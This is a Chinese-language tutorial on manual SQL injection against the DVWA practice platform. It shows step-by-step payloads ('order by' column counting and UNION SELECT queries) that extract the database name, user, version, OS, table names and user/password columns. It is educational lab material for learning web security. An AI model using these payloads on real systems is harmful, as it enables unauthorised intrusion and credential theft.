## **Sql 注入.猜解数据库** 使用DVWA渗透测试平台，作为攻击测试的目标：



先输入 1 ，查看回显 (URL中ID=1，说明php页面通过get方法传递参数)：



点击 view source查看源代码 ，其中的SQL查询代码为：

IMG_258

可以看到，实际执行的Sql语句是：


**SELECT** first\_name, last\_name **FROM** users **WHERE** user\_id **=** '1';

通过控制参数Id的值来返回需要的信息  
在输入框中输入 1' order by 1#  
实际执行的Sql语句就会变成:


**SELECT** first\_name, last\_name **FROM** users **WHERE** user\_id **=** '1' **order** **by** 1**#`**;(按照Mysql语法，**#**后面会被注释掉，使用这种方法屏蔽掉后面的单引号，避免语法错误)

这条语句的意思是查询users表中user\_id为1的数据并按第一字段排行。

输入 1' order by 1#和 1' order by 2#时都返回正常：



当输入 1' order by 3#时，返回错误：



**users表中只有两个字段，数据为两列。**

**使用 union select联合查询继续获取信息。**  
union 运算符可以将两个或两个以上 select 语句的查询结果集合合并成一个结果集合显示，即执行联合查询。需要注意在使用 union 查询的时候需要和主查询的列数相同，而之前已经知道了主查询列数为   
输入1' union select database(),user()#进行查询 ：  
- database()将会返回当前网站所使用的数据库名字.  
- user()将会返回执行当前查询的用户名.

实际执行的Sql语句是 :

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' union select database(),user()#`;



通过上图返回信息成功获取到：  
- 当前网站使用数据库为 dvwa .  
- 当前执行查询用户名为 root@localhost .

再输入 1' union select version(),@@version\_compile\_os#进行查询：  
- version() 获取当前数据库版本.  
- @@version*compile*os 获取当前操作系统。

实际执行的Sql语句是:

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' union select version(),@@version\_compile\_os#`;




通过上图返回信息成功获取到：  
- 当前数据库版本为 : 5.6.31-0ubuntu0.15.10.1.  
- 当前操作系统为 : debian-linux-gnu

获取 dvwa 数据库中的表名  
information\_schema 是 mysql 自带的一张表，这张数据表保存了 Mysql 服务器所有数据库的信息,如数据库名，数据库的表，表栏的数据类型与访问权限等。该数据库拥有一个名为 tables 的数据表，该表包含两个字段 table*name 和 table*schema，分别记录 DBMS 中的存储的表名和表名所在的数据库。

输入1' union select table\_name,table\_schema from information\_schema.tables where table\_schema= 'dvwa'#进行查询：  
实际执行的Sql语句是：

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' union select table\_name,table\_schema from information\_schema.tables where table\_schema= 'dvwa'#`;



通过上图返回信息获取到：  
- dvwa 数据库有两个数据表，分别是 guestbook 和 users .

猜测users表的字段为 user 和 password ，所以输入：1' union select user,password from users#进行查询：  
实际执行的 Sql 语句是：

SELECT first\_name, last\_name FROM users WHERE user\_id = '1' union select user,password from users#`;

